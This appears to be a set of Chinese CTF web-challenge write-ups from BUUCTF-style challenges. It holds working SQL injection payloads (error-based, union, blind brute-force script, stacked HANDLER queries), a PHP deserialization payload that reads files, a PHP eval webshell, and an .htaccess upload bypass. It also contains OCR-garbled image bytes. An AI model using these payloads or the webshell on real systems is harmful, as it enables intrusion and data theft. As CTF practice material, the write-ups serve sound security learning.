usr 2019-08-19 09:11:07 55 b 0755
var 2019-08-19 09:11:06 39 b 0755
.dockerenv 2021-08-19 03:43:59 0 b 0755
.supervisor.sock 2021-08-19 03:44:02 0 b 0700
clean.sh 2019-08-20 06:27:52 65 b 0700
docker.stderr 1970-01-01 00:00:00 NaN b 0
docker.stdout 1970-01-01 00:00:00 NaN b 0
entrypoint 2019-08-19 08:40:23 1.16 Kb 0755
flag 2021-08-19 03:44:01 43 b 0664
var
任务列表


AntSword 编辑 窗口 调试
117.21.200.166
编辑: /flag
/flag
刷新 高亮 用此编码打开 保存
1 flag{36cbfd62-e7d6-47d4-878a-14f67fe2f723}
2

拿到flag~~

方法二：命令执行

上传图片马后，扫描根目录：`/index.php?a=var_dump(scandir("/"));`
我们可以可以看见一个叫flag的文件
`/index.php?a=var_dump(file_get_contents("/flag"));` or `/index.php?a=system('cat /flag');`

[极客大挑战 2019]HardSQL

经测试，一些and、union、select、空格等常见的SQL语句被过滤了

> **updataxml()函数用法**
> UPDATEXML (XML_document, XPath_string, new_value);
> 第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc
> 第二个参数：XPath_string(Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。
> 第三个参数：new_value，String格式，替换查找到的符合条件的数据 作用：改变文档中符合条件的节点
> 例：第二个参数使用不符合语法的参数，就会爆出错误信息

- 爆库名：`?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=111` ——geek
- 爆表名：`?username=admin%27or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(%27geek%27)),0x7e),1))%23&password=111` ——H4rDsq1
- 爆字段：`?username=admin%27or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like(%27H4rDsq1%27)),0x7e),1))%23&password=111` ——id,username,password
- 爆数据：`?username=admin%27or(updatexml(1,concat(0x7e,(select(password)from(H4rDsq1)),0x7e),1))%23&password=111` ——flag{2ffec74c-5046-40b9-b115-ed
  这里只爆出前面一部分flag，然后再使用right()函数拼接flag
  `?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq1)),0x7e),1))%23&password=111` ——6-40b9-b115-edce687a298b}

[网鼎杯 2020 青龙组]AreUSerialz

题目类型：PHP序列化+代码审计

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;
 //类一执行就开始调用，其作用是拿来初始化一些值。
 //创建对象时触发
    function __construct() {
```

```php
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }
 //  类执行完毕以后调用，其最主要的作用是拿来做垃圾回收机制。
 //对象被销毁时触发
    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}
//判断变量是否为可显示字符，即ascii码值在32~125，
//若是，则返回true，否则返回false
function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
```

```
    return true;
}
//若以get传参的str变量的ASCII码值在32~125，则进行反序列化
if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```


代码审计： `op` 变量使用强类型比较 `===` 判断 `this->op` 的值是否等于字符串2，如果等于，则将其置为1。在process()方法中，使用弱类型比较 `==` 判断op的值是否对等于字符串2，若为真，则执行 `read()` 方法与 `output()` 方法。在 `read()` 方法中，使用 `file_get_contents()` 函数来读取属性filename路径的文件。

编造序列化（利用public属性序列化，绕过 `is_valid()` 函数）


```
<?php
class FileHandler{
 public $op = 2;
 public $filename = "php://filter/read=convert.base64-encode/resource=flag.php";
 public $content;
}
$obj = new FileHandler();
echo serialize($obj);
?>
```

得到序列化结果为`O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:7:"content";N;}`

构造payload：`/?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:7:"content";N;}`



然后将得到的结果base64解码




拿到flag~~

[MRCTF2020]你传你□呢

具体知识点点这里

浏览... 未选择文件。
一键去世

我先试着个一句话木马上去`<?php @eval($_POST['test']);?>`



我扌 your problem?

上传失败，
接着又试了试图片马，

孛憶3誂M ?撖?圔SfX し0?J-j橾i□,?E??H?甔A;簠箑菟矾%□□"覆覬l?□□鋭朽n$□魯t 醞 猊[?□□
徜鼩馑坪|郊 □產
ı 7?a□P|召贬枌?熙4□b~銤$?,睥? ?倥??杣□阄 D □1叉* ilt€蔆$S銃dA}眐鷭□ T獻盰@瘿?k#?r


' 崴?/□F盡 Q燴 睭□*□隬X□硕<□€9□繿rP?Gi侳ma?④J 吪?□?最逝"戚&,□[?恊?亜bL涐f 匀m|

?櫧玭???
3\ 薇?罝 □?B 案滘t侳jh嗋_I_s?□'憼;嫘衍.鉖??桉!箑%_□V?1□轉峿葸P??5□堄烺鳽咙\??
鈽w=?鲆 8? & 櫰□C皾撥?_癟麋P?8@轲茉蕡]!?T?□淔□U?<?薇? m榮≥I噩徒瀻l&!e冲€□?'Sha□bY?□
:e0vxac鎑□<5□滦K琎B穀W8F□飾N7t 屪□_□+掮xnF 统□醴□]鐐zA4g3□#澌?□l□l襣□]d'□P囫恄g! J


哉? 釨□丐fi□婧溼d(?@□□俀`'燚 h?掉L倥n鈀□2X
T6a"?□燕
)?褭涜鎑□?5*^穬
:□ □#□抪P $□v#?収q澬|齺 tj?氈?`J □€涇i嬿 恄憱 Vw□?V3 i @□f □z ?(G?s厎□*<`B□腹

愣?.?□?bJ??A ;<?php @eval($_POST['test']);?>

还是不行
然后就试了一下上个题的两个文件



上传`.user.ini`文件时，上传失败



/var/www/html/upload/63474a1d505286d33e54ad516e04005f/a.jpg succesfully uploaded!

上传木马文件时竟然成功了，但是尝试用蚁剑连一下，连接失败
看来上一题的方法不能用，下面是学习大佬的方法

做题步骤
此题需要上传两个文件

第一个：`.htaccess`文件，用来改变文件扩展名


```
<FilesMatch "a.png">
SetHandler application/x-httpd-php
</FilesMatch>
```

`<FilesMatch "a.png">`指定的是要上传的文件，注意文件名必须相同

上传时先抓包，修改`Content-Type:image/png`


```
----------------------------290752315552136873926113319O2
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/png

<FilesMatch "a.png">
SetHandler application/x-httpd-php
</FilesMatch>
----------------------------290752315552136873926113319O2
Content-Disposition: form-data; name="submit"

涓婁紶
----------------------------290752315552136873926113319O2--
```


点击forward，上传成功



Warning: mkdir(): File exists in **/var/www/html/upload.php** on line **23**
/var/www/html/upload/63474a1d505286d33e54ad516e04005f/.htaccess succesfully uploaded!


第二个：木马文件，用来连接蚁剑或菜刀




上传时同样修改`Content-Type:image/png`

Warning: mkdir(): File exists in **/var/www/html/upload.php** on line **23**
/var/www/html/upload/fa59a7192463c0cd3dae65088e762e1f/a.png succesfully uploaded!

用蚁剑连接：`http://93ac29f7-de06-4936-9f07-9b157b4704d2.node4.buuoj.cn:81/upload/fa59a7192463c0cd3dae65088e762e1f/a.png`




连接成功



拿到flag~~

[MRCTF2020]Ez_bypass

题目类型：md5




F12查看源码

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

这里要求`md5($id) === md5($gg) && $id !== $gg`

> `md5($v1)===md5($v2)`数组绕过：a[]=a&b[]=b
> 最后可能会报错，但是`null=null`，判断为true，成功绕过

使用数组绕过：`/?id[]=a&gg[]=b`




接着要以POST传参

```php
if (!is_numeric($passwd))
        {
            if($passwd==1234567)
            {
                echo 'Good Job!';
                highlight_file('flag.php');
                die('By Retr_0');
            }
```

其中`is_numeric()`函数用于检测变量是否为数字或数字字符串。这里要求passwd不是数字或数字字符串时，弱等于判断passwd是否等于1234567

故构造payload：`passwd=1234567a`




拿到flag~~

[GXYCTF2019]BabySQli


CSDN @吃_早餐

一个输入框，随便输入



发现进入了search.php

查看源码



CSDN @吃_早餐

第一行有一串加密的字符，base32+base64解密

得到：`select * from user where username = '$name'`

爆字段数：`name=admin' Order by 3 #&pw=1`——注意：这里的or被过滤，使用大小写绕过

经测试admin在第二字段

`name=1' union select 1,'admin','202cb962ac59075b964b07152d234b70' #&pw=123`

最后查看一下源码

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFGQRRMMZFM6KJJBSG6WSYJJWESSCWPJNFQSTVLFLTC3CJIQYGOSTZKJ2VSVZRNRFHOPJ5-->
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Do you know who am I?</title>
<?php
require "config.php";
require "flag.php";

// 去除转义
if (get_magic_quotes_gpc()) {
 function stripslashes_deep($value)
 {
  $value = is_array($value) ?
  array_map('stripslashes_deep', $value) :
  stripslashes($value);
  return $value;
 }

 $_POST = array_map('stripslashes_deep', $_POST);
 $_GET = array_map('stripslashes_deep', $_GET);
 $_COOKIE = array_map('stripslashes_deep', $_COOKIE);
 $_REQUEST = array_map('stripslashes_deep', $_REQUEST);
}

mysqli_query($con,'SET NAMES UTF8');
$name = $_POST['name'];
$password = $_POST['pw'];
$t_pw = md5($password);
$sql = "select * from user where username = '".$name."'";
// echo $sql;
$result = mysqli_query($con, $sql);


if(preg_match("/\(|\)|\=|or/", $name)){
 die("do not hack me!");
}
else{
 if (!$result) {
  printf("Error: %s\n", mysqli_error($con));
  exit();
 }
 else{
  // echo '<pre>';
  $arr = mysqli_fetch_row($result);
  // print_r($arr);
  if($arr[1] == "admin"){
   if(md5($password) == $arr[2]){
    echo $flag;
   }
   else{
    die("wrong pass!");
   }
  }
  else{
   die("wrong user!");
  }
 }
}

?>
```


下面代码过滤了`/\(|\)|\=|or/`字符

```
if(preg_match("/\(|\)|\=|or/", $name)){
 die("do not hack me!");
}
```

这里表示password进行了md5加密，且用户必须是admin

```
if($arr[1] == "admin"){
   if(md5($password) == $arr[2]){
    echo $flag;
   }
```

[CISCN2019 华北赛区 Day2 Web1]Hack World



显示了一些常见的SQL字符，很多都被过滤了
但还有`()`字符没被过滤，我们使用`()`代替空格，而且题目提示flag在flag表的flag字段中
这里使用脚本爆破

```
# -*- coding:utf-8 -*-
# Author: mochu7
import requests
import string

def blind_injection(url):
 flag = ''
 strings = string.printable
 for num in range(1,60):
  for i in strings:
   payload = '(select(ascii(mid(flag,{0},1))={1})from(flag))'.format(num,ord(i))#format函数设置指定位置{0}{1}
   post_data = {"id":payload}
   res = requests.post(url=url,data=post_data)
   if 'Hello' in res.text:
    flag += i
    print(str(num)+':'+flag)
   else:
    continue
 print(flag)


if __name__ == '__main__':
 url = 'http://f22f114e-13f7-4f18-8877-3429e32adcbd.node4.buuoj.cn:81/index.php'
 blind_injection(url)
```

这里有的字符因时间过长可能会跳过，多执行几次累加起来即可

[GYCTF2020]Blacklist

题目类型：堆叠注入+HANDLER

Black list is so weak for you,isn't it

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```



```
1';show databases;#
```

Black list is so weak for you,isn't it

姿势: 1';show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}
```

```
array(1) {
  [0]=>
  string(4) "test"
}
```



```
1';show tables;#
```

Black list is so weak for you,isn't it

姿势: 1';show tables;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(8) "FlagHere"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

```
1'; show columns from FlagHere;#
```

Black list is so weak for you,isn't it

姿势: olumns from FlagHere;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
```

```
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

发现这里有一些过滤

Black list is so weak for you,isn't it

姿势: 1'union select 1,2,3 提交查询

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

然后我就没思路了，记得跟 **[强网杯 2019]随便注** 差不多，但这个过滤的更严

下面是学习大佬的方法：

`HANDLER OPEN` 语句打开一个表，使其可以使用后续 `HANDLER READ` 语句访问，该表对象未被其他会话共享，并且在会话调用 `HANDLER CLOSE` 或会话终止之前不会关闭

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#
```

Black list is so weak for you,isn't it

姿势: andler FlagHere close;# 提交查询

